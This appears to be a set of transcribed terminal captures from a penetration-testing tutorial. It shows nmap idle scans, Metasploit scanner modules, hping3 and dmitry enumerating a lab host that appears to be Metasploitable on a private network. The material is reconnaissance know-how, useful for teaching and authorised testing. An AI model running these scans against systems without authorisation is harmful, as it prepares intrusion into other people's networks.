PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for 172.16.69.131
Host is up (0.00042s latency).
PORT      STATE SERVICE
80/tcp    closed http

Nmap scan report for 172.16.69.132
Host is up (0.00039s latency).
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 5 IP addresses (5 hosts up) scanned in 0.10 seconds
root@kali:~#
```



```
File Edit View Search Terminal Help
msf auxiliary(ipidseq) > set RHOSTS 172.16.69.0/24
RHOSTS => 172.16.69.0/24
msf auxiliary(ipidseq) > set THREADS 25
THREADS => 25
msf auxiliary(ipidseq) > show options

Module options (auxiliary/scanner/ip/ipidseq):

  Name      Current Setting  Required  Description
  ----      -
INTERFACE   172.16.69.0/24  no        The name of the interface
RHOSTS      172.16.69.0/24  yes       The target address range or CIDR identifier
RPORT       80               yes       The target port
SNAPLEN     65535            yes       The number of bytes to capture
THREADS     25               yes       The number of concurrent threads
TIMEOUT     500              yes       The reply read timeout in milliseconds

msf auxiliary(ipidseq) > █
```

```
File Edit View Search Terminal Help
msf auxiliary(ipidseq) > run

[*] 172.16.69.1's IPID sequence class: Incremental!
[*] Scanned 29 of 256 hosts (11% complete)
[*] Scanned 53 of 256 hosts (20% complete)
[*] Scanned 79 of 256 hosts (30% complete)
[*] Scanned 104 of 256 hosts (40% complete)
[*] 172.16.69.128's IPID sequence class: Unknown
[*] 172.16.69.130's IPID sequence class: Unknown
[*] 172.16.69.129's IPID sequence class: Unknown
[*] 172.16.69.131's IPID sequence class: Incremental!
[*] 172.16.69.132's IPID sequence class: Incremental!
[*] Scanned 133 of 256 hosts (51% complete)
[*] Scanned 158 of 256 hosts (61% complete)
[*] Scanned 183 of 256 hosts (71% complete)
[*] Scanned 208 of 256 hosts (81% complete)
[*] Scanned 232 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ipidseq) > █
```



```
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.128 -sI 172.16.69.131 -Ph -p 0-100

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 09:13 EST
Idle scan using zombie 172.16.69.131 (172.16.69.131:80); Class: Incremental
Nmap scan report for 172.16.69.128
Host is up (0.051s latency).
PORT      STATE SERVICE
0/tcp    closed|filtered unknown
1/tcp    open  tcpmux
2/tcp    open  compressnet
3/tcp    open  compressnet
4/tcp    open  unknown
5/tcp    open  rje
6/tcp    open  unknown
7/tcp    open  echo
8/tcp    open  unknown
9/tcp    open  discard
10/tcp   open  unknown
11/tcp   open  systat
12/tcp   open  unknown
13/tcp   open  daytime
14/tcp   open  unknown
15/tcp   open  netstat
16/tcp   open  unknown
17/tcp   open  qotd
18/tcp   open  nsp
19/tcp   open  chargen
20/tcp   open  ftp-data
21/tcp   closed|filtered ftp
22/tcp   closed|filtered ssh
23/tcp   closed|filtered telnet
24/tcp   open  priv-mail
25/tcp   closed|filtered snmp
26/tcp   open  rsftp
27/tcp   open  nse-fe
28/tcp   open  unknown
29/tcp   open  nsp-icp
30/tcp   open  unknown
31/tcp   open  nsp-auth
32/tcp   open  unknown
33/tcp   open  dsp
34/tcp   open  unknown
35/tcp   open  priv-print
36/tcp   open  unknown
37/tcp   open  time
38/tcp   open  rdp
39/tcp   open  rlp
40/tcp   open  unknown
41/tcp   open  graphics
42/tcp   open  nameserver
43/tcp   open  whois
44/tcp   open  nsp-flags
45/tcp   open  nsp
46/tcp   open  nsp-snd
47/tcp   open  nltftp
48/tcp   open  auditd
49/tcp   open  tacacs
50/tcp   open  rs-mail-ck
51/tcp   open  la-maint
52/tcp   open  xns-time
53/tcp   closed|filtered domain
54/tcp   open  xns-ch
55/tcp   open  is-gl
56/tcp   open  xns-auth
57/tcp   open  priv-term
58/tcp   open  xns-mail
59/tcp   open  priv-file
60/tcp   open  unknown
61/tcp   open  n-mail
62/tcp   open  acas
63/tcp   open  via-ftp
64/tcp   open  covia
65/tcp   open  tacacs-ds
66/tcp   open  sqlnet
67/tcp   open  dhcpc
68/tcp   open  dhcpc
69/tcp   open  iftp
70/tcp   open  gopher
71/tcp   open  netrjs-1
72/tcp   open  netrjs-2
73/tcp   open  netrjs-3
74/tcp   open  netrjs-4
75/tcp   open  priv-dial
76/tcp   open  deos
77/tcp   open  priv-rje
78/tcp   open  vettcp
79/tcp   open  finger
80/tcp   closed|filtered http
81/tcp   open  host2-ns
82/tcp   open  xfer
83/tcp   open  mit-nl-dev
84/tcp   open  ctf
85/tcp   open  mit-nl-dev
86/tcp   open  nrcobol
87/tcp   open  priv-term-l
88/tcp   open  kerberos-sec
89/tcp   open  su-nl-tg
90/tcp   open  dnstix
91/tcp   open  mit-dov
92/tcp   open  rpp
93/tcp   open  dcp
94/tcp   open  obicall
95/tcp   open  supdup
96/tcp   open  dixie
97/tcp   open  swift-ryf
98/tcp   open  linuxconf
99/tcp   open  metagram
100/tcp  open  newsext

Nmap done: 1 IP address (1 host up) scanned in 25.54 seconds
root@kali:~#
```



```

File Edit View Search Terminal Help
msf auxiliary(udp_sweep) > run
[*] Sending 13 probes to 172.16.69.128->172.16.69.128 (1 hosts)
[*] Discovered NetBIOS on 172.16.69.128:137 (METASPLOITABLE:<00>:U :METASPLOITABLE:<03>:U :METASPLOITABLE:<20>:U :[REDACTED] MS
BROWSE [REDACTED]<01>:G :WORKGROUP:<00>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G :00:00:00:00:00:00)
[*] Discovered Portmap on 172.16.69.128:111 (100000 v2 TCP(111), 100000 v2 UDP(111), 100024 v1 UDP(36724), 100024 v1 TCP
(35744), 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049), 100021 v1 UDP(33781), 100021 v3 UDP(33781), 1000
21 v4 UDP(33781), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v4 TCP(2049), 100021 v1 TCP(45296), 100021 v3 TCP(452
96), 100021 v4 TCP(45296), 100005 v1 UDP(35108), 100005 v1 TCP(35663), 100005 v2 UDP(35108), 100005 v2 TCP(35663), 10000
5 v3 UDP(35108), 100005 v3 TCP(35663))
[*] Discovered DNS on 172.16.69.128:53 (BIND 9.4.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) >

```

```

File Edit View Search Terminal Help
msf auxiliary(udp_sweep) > set RHOSTS 172.16.69.1-10
RHOSTS => 172.16.69.1-10
msf auxiliary(udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to probe in each set
  RHOSTS    172.16.69.1-10  yes       The target address range or CIDR identifier
  THREADS   20               yes       The number of concurrent threads

msf auxiliary(udp_sweep) > run
[*] Sending 13 probes to 172.16.69.1->172.16.69.10 (10 hosts)
[*] Discovered NTP on 172.16.69.1:123 (240204ec00000883000001ee11fd18fddc31c7b0d99fc40ac54f234b71b152f3dc31c7be0c32ed9dd
c31c7be0c3819de)
[*] Scanned 10 of 10 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) >

```

```

File Edit View Search Terminal Help
msf auxiliary(udp_sweep) > set RHOSTS 172.16.69.0/24
RHOSTS => 172.16.69.0/24
msf auxiliary(udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to probe in each set
  RHOSTS    172.16.69.0/24  yes       The target address range or CIDR identifier
  THREADS   20               yes       The number of concurrent threads

msf auxiliary(udp_sweep) > run
[*] Sending 13 probes to 172.16.69.0->172.16.69.255 (256 hosts)
[*] Discovered NTP on 172.16.69.1:123 (240204ec000008830000023e11fd18fddc31c7b0d99fc40ac54f234b71b152f3dc31c8135d175217d
c31c8135d1ce2ef)
[*] Discovered NetBIOS on 172.16.69.128:137 (METASPLOITABLE:<00>:U :METASPLOITABLE:<03>:U :METASPLOITABLE:<20>:U :[REDACTED] MS
BROWSE [REDACTED]<01>:G :WORKGROUP:<00>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G :00:00:00:00:00:00)
[*] Discovered Portmap on 172.16.69.128:111 (100000 v2 TCP(111), 100000 v2 UDP(111), 100024 v1 UDP(36724), 100024 v1 TCP
(35744), 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049), 100021 v1 UDP(33781), 100021 v3 UDP(33781), 1000
21 v4 UDP(33781), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v4 TCP(2049), 100021 v1 TCP(45296), 100021 v3 TCP(452
96), 100021 v4 TCP(45296), 100005 v1 UDP(35108), 100005 v1 TCP(35663), 100005 v2 UDP(35108), 100005 v2 TCP(35663), 10000
5 v3 UDP(35108), 100005 v3 TCP(35663))
[*] Discovered DNS on 172.16.69.128:53 (BIND 9.4.2)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) >

```



```

File Edit View Search Terminal Help
msf auxiliary(syn) > set RHOSTS 172.16.69.128
RHOSTS => 172.16.69.128
msf auxiliary(syn) > set THREADS 20
THREADS => 20
msf auxiliary(syn) > set PORTS 80
PORTS => 80
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to scan per set
  DELAY     0                yes       The delay between connections, per thread, in milliseconds
  INTERFACE           no         The name of the interface
  JITTER    0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS     80              yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS    172.16.69.128  yes       The target address range or CIDR identifier
  SNAPLEN   65535           yes       The number of bytes to capture
  THREADS   20              yes       The number of concurrent threads
  TIMEOUT   500             yes       The reply read timeout in milliseconds

msf auxiliary(syn) >

```

```

File Edit View Search Terminal Help
msf auxiliary(syn) > run

[*] TCP OPEN 172.16.69.128:80
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(syn) >

```

```

File Edit View Search Terminal Help
msf auxiliary(syn) > set PORTS 0-100
PORTS => 0-100
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to scan per set
  DELAY     0                yes       The delay between connections, per thread, in milliseconds
  INTERFACE           no         The name of the interface
  JITTER    0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS     0-100           yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS    172.16.69.128  yes       The target address range or CIDR identifier
  SNAPLEN   65535           yes       The number of bytes to capture
  THREADS   20              yes       The number of concurrent threads
  TIMEOUT   500             yes       The reply read timeout in milliseconds

msf auxiliary(syn) > run

[*] TCP OPEN 172.16.69.128:21
[*] TCP OPEN 172.16.69.128:22
[*] TCP OPEN 172.16.69.128:23
[*] TCP OPEN 172.16.69.128:25
[*] TCP OPEN 172.16.69.128:53
[*] TCP OPEN 172.16.69.128:80
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(syn) >

```

```
File Edit View Search Terminal Help
msf auxiliary(tcp) > set PORTS 0-65535
PORTS => 0-65535
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name          Current Setting  Required  Description
  ----          -
  CONCURRENCY   10              yes       The number of concurrent ports to check per host
  DELAY         0               yes       The delay between connections, per thread, in milliseconds
  JITTER       0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds

  PORTS        0-65535         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS       172.16.69.128  yes       The target address range or CIDR identifier
  THREADS      500             yes       The number of concurrent threads
  TIMEOUT      1000            yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run
[*] 172.16.69.128: - 172.16.69.128:25 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:23 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:22 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:21 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:53 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:80 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:111 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:139 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:445 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:514 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:512 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:513 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:1009 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:1524 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:2049 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:2121 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:3306 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:3632 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:5432 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:5900 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:6000 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:6667 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:6697 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:8009 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:8180 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:8787 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:35663 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:35744 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:45296 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:54034 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

```
File Edit View Search Terminal Help
msf auxiliary(syn) > set RHOSTS 172.16.69.0-255
RHOSTS => 172.16.69.0-255
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to scan per set
  DELAY     0                yes       The delay between connections, per thread, in milliseconds
  INTERFACE no               no        The name of the interface
  JITTER    0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS     80              yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS    172.16.69.0-255 yes       The target address range or CIDR identifier
  SNAPLEN   65535            yes       The number of bytes to capture
  THREADS   20              yes       The number of concurrent threads
  TIMEOUT   500             yes       The reply read timeout in milliseconds

msf auxiliary(syn) > run

[*] TCP OPEN 172.16.69.128:80
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(syn) > █
```

```
File Edit View Search Terminal Help
msf auxiliary(syn) > set RHOSTS 172.16.69.0/24
RHOSTS => 172.16.69.0/24
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to scan per set
  DELAY     0                yes       The delay between connections, per thread, in milliseconds
  INTERFACE no               no        The name of the interface
  JITTER    0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS     80              yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS    172.16.69.0/24 yes       The target address range or CIDR identifier
  SNAPLEN   65535            yes       The number of bytes to capture
  THREADS   20              yes       The number of concurrent threads
  TIMEOUT   500             yes       The reply read timeout in milliseconds

msf auxiliary(syn) > run

[*] TCP OPEN 172.16.69.128:80
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(syn) > █
```

```

File Edit View Search Terminal Help

dBBBBBBb dBBBB dBBBBBBP dBBBBBb .
' dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBB

dBBBBBP dBBBBBb dBP dBBBBP dBP dBBBBBBP
dB' dBP dB'.BP
dB'.BP dBP dBP
dB'.BP dBP dBP
dB'.BP dBP dBP

To boldly go where no
shell has gone before

Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.13.14-dev ]
+ -- --[ 1613 exploits - 915 auxiliary - 279 post ]
+ -- --[ 471 payloads - 39 encoders - 9 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

Name          Current Setting  Required  Description
-----
CONCURRENCY   10               yes       The number of concurrent ports to check per host
DELAY         0                yes       The delay between connections, per thread, in milliseconds
JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds

PORTS         1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS       yes              yes       The target address range or CIDR identifier
THREADS       1                yes       The number of concurrent threads
TIMEOUT       1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) >

```



```
File Edit View Search Terminal Help
msf auxiliary(tcp) > set RHOSTS 172.16.69.128
RHOSTS => 172.16.69.128
msf auxiliary(tcp) > set PORTS 80
PORTS => 80
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ----      -
CONCURRENCY 10               yes       The number of concurrent ports to check per host
DELAY       0                yes       The delay between connections, per thread, in milliseconds
JITTER      0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds

  PORTS     80               yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS    172.16.69.128   yes       The target address range or CIDR identifier
  THREADS   1                yes       The number of concurrent threads
  TIMEOUT   1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] 172.16.69.128: - 172.16.69.128:80 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

```
File Edit View Search Terminal Help
msf auxiliary(tcp) > set PORTS 0-100
PORTS => 0-100
msf auxiliary(tcp) > set THREADS 20
THREADS => 20
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ----      -
CONCURRENCY 10               yes       The number of concurrent ports to check per host
DELAY       0                yes       The delay between connections, per thread, in milliseconds
JITTER      0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds

  PORTS     0-100            yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS    172.16.69.128   yes       The target address range or CIDR identifier
  THREADS   20               yes       The number of concurrent threads
  TIMEOUT   1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] 172.16.69.128: - 172.16.69.128:25 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:23 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:22 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:21 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:53 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:80 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

```
File Edit View Search Terminal Help
msf auxiliary(tcp) > set PORTS 0-65535
PORTS => 0-65535
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name          Current Setting  Required  Description
  ----          -
  CONCURRENCY   10               yes       The number of concurrent ports to check per host
  DELAY         0                yes       The delay between connections, per thread, in milliseconds
  JITTER        0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds

  PORTS         0-65535          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS        172.16.69.128   yes       The target address range or CIDR identifier
  THREADS       20              yes       The number of concurrent threads
  TIMEOUT       1000            yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] 172.16.69.128: - 172.16.69.128:23 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:25 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:22 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:21 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:53 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:80 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:111 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:139 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:445 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:514 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:512 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:513 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:1099 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:1524 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:2049 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:2121 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:3306 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:3632 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:5432 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:5900 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:6000 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:6667 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:6697 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:8009 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:8180 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:8787 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:35663 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:35744 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:45296 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:54034 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

```

File Edit View Search Terminal Help
msf auxiliary(tcp) > set RHOSTS 172.16.69.0-255
RHOSTS => 172.16.69.0-255
msf auxiliary(tcp) > set PORTS 22,80,443
PORTS => 22,80,443
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ----      -
  CONCURRENCY 10              yes       The number of concurrent ports to check per host
  DELAY       0               yes       The delay between connections, per thread, in milliseconds
  JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds

  PORTS      22,80,443       yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS     172.16.69.0-255 yes       The target address range or CIDR identifier
  THREADS    20              yes       The number of concurrent threads
  TIMEOUT     1000            yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] Scanned 34 of 256 hosts (13% complete)
[*] Scanned 60 of 256 hosts (23% complete)
[*] Scanned 77 of 256 hosts (30% complete)
[*] Scanned 112 of 256 hosts (43% complete)
[*] 172.16.69.128: - 172.16.69.128:80 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:22 - TCP OPEN
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 160 of 256 hosts (62% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 220 of 256 hosts (85% complete)
[*] Scanned 238 of 256 hosts (92% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >

```

```

File Edit View Search Terminal Help
msf auxiliary(tcp) > set RHOSTS 172.16.69.0/24
RHOSTS => 172.16.69.0/24
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ----      -
  CONCURRENCY 10              yes       The number of concurrent ports to check per host
  DELAY       0               yes       The delay between connections, per thread, in milliseconds
  JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds

  PORTS      22,80,443       yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS     172.16.69.0/24 yes       The target address range or CIDR identifier
  THREADS    20              yes       The number of concurrent threads
  TIMEOUT     1000            yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] Scanned 40 of 256 hosts (15% complete)
[*] Scanned 60 of 256 hosts (23% complete)
[*] Scanned 80 of 256 hosts (31% complete)
[*] Scanned 119 of 256 hosts (46% complete)
[*] 172.16.69.128: - 172.16.69.128:80 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:22 - TCP OPEN
[*] Scanned 135 of 256 hosts (52% complete)
[*] Scanned 155 of 256 hosts (60% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 219 of 256 hosts (85% complete)
[*] Scanned 239 of 256 hosts (93% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >

```

```
File Edit View Search Terminal Help
root@kali:~# hping3 172.16.69.128 --scan 80 -S
Scanning 172.16.69.128 (172.16.69.128), port 80
1 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+-----+
|port| serv name | flags |ttl| id | win | len |
+-----+-----+-----+-----+-----+-----+
  80 http      : .S..A... 128 16300 64240 46
All replies received. Done.
Not responding ports:
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 172.16.69.128 --scan 22,80,443 -S
Scanning 172.16.69.128 (172.16.69.128), port 22,80,443
3 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+-----+
|port| serv name | flags |ttl| id | win | len |
+-----+-----+-----+-----+-----+-----+
  22 ssh       : .S..A... 128 52652 64240 46
  80 http      : .S..A... 128 52908 64240 46
All replies received. Done.
Not responding ports:
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 172.16.69.128 --scan 0-100 -S
Scanning 172.16.69.128 (172.16.69.128), port 0-100
101 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+-----+
|port| serv name | flags |ttl| id | win | len |
+-----+-----+-----+-----+-----+-----+
  21 ftp       : .S..A... 128 15021 64240 46
  22 ssh       : .S..A... 128 15277 64240 46
  23 telnet    : .S..A... 128 15533 64240 46
  25 smtp      : .S..A... 128 16045 64240 46
  53 domain    : .S..A... 128 23469 64240 46
  80 http      : .S..A... 128 30125 64240 46
All replies received. Done.
Not responding ports: (0 )
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 172.16.69.128 --scan 0-65535 -S
Scanning 172.16.69.128 (172.16.69.128), port 0-65535
65536 ports to scan, use -V to see all the replies
-----+-----+-----+-----+-----+-----+-----+-----+
|port| serv name | flags |ttl| id | win | len |
-----+-----+-----+-----+-----+-----+-----+
 21 ftp      : .S..A... 128 27822 64240 46
 22 ssh      : .S..A... 128 28078 64240 46
 23 telnet   : .S..A... 128 28334 64240 46
 25 smtp     : .S..A... 128 28846 64240 46
 53 domain   : .S..A... 128 36014 64240 46
 80 http     : .S..A... 128 42926 64240 46
111 sunrpc   : .S..A... 128 51374 64240 46
139 netbios-ssn: .S..A... 128 58030 64240 46
445 microsoft-d: .S..A... 128 5552 64240 46
512 exec     : .S..A... 128 22192 64240 46
513 login    : .S..A... 128 22704 64240 46
514 shell    : .S..A... 128 22960 64240 46
1099 rmiregistry: .S..A... 128 41906 64240 46
1524 ingreslock : .S..A... 128 19892 64240 46
2049 nfs     : .S..A... 128 23222 64240 46
2121 iprop   : .S..A... 128 41654 64240 46
3306 mysql   : .S..A... 128 18875 64240 46
3632 distcc  : .S..A... 128 37308 64240 46
5432 postgresql : .S..A... 128 41155 64240 46
5900        : .S..A... 128 30149 64240 46
6000 x11     : .S..A... 128 56005 64240 46
8787        : .S..A... 128 33225 64240 46
35744       : .S..A... 128 6157 64240 46
8009        : .S..A... 128 38691 64240 46
6667 ircd    : .S..A... 128 14659 64240 46
6697 ircs-u  : .S..A... 128 19267 64240 46
8180        : .S..A... 128 40261 64240 46
45296       : .S..A... 128 24689 64240 46
35663       : .S..A... 128 15249 64240 46
54034       : .S..A... 128 39333 64240 46
All replies received. Done.
Not responding ports: (0 )
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# dmitry
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
-o Save output to %host.txt or to file specified by -o file
-i Perform a whois lookup on the IP address of a host
-w Perform a whois lookup on the domain name of a host
-n Retrieve Netcraft.com information on a host
-s Perform a search for possible subdomains
-e Perform a search for possible email addresses
-p Perform a TCP port scan on a host
* -f Perform a TCP port scan on a host showing output reporting filtered ports
* -b Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# dmitry -p 172.16.69.128
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 172.16.69.128
Continuing with limited modules
HostIP:172.16.69.128
HostName:

Gathered TCP Port information for 172.16.69.128
-----
Port          State
21/tcp        open
22/tcp        open
23/tcp        open
25/tcp        open
53/tcp        open
80/tcp        open
111/tcp       open
139/tcp       open

Portscan Finished: Scanned 150 ports, 141 ports were in state closed

All scans completed, exiting
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# dmitry -p 172.16.69.128 -o output
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Writing output to 'output.txt'

ERROR: Unable to locate Host Name for 172.16.69.128
Continuing with limited modules
HostIP:172.16.69.128
HostName:

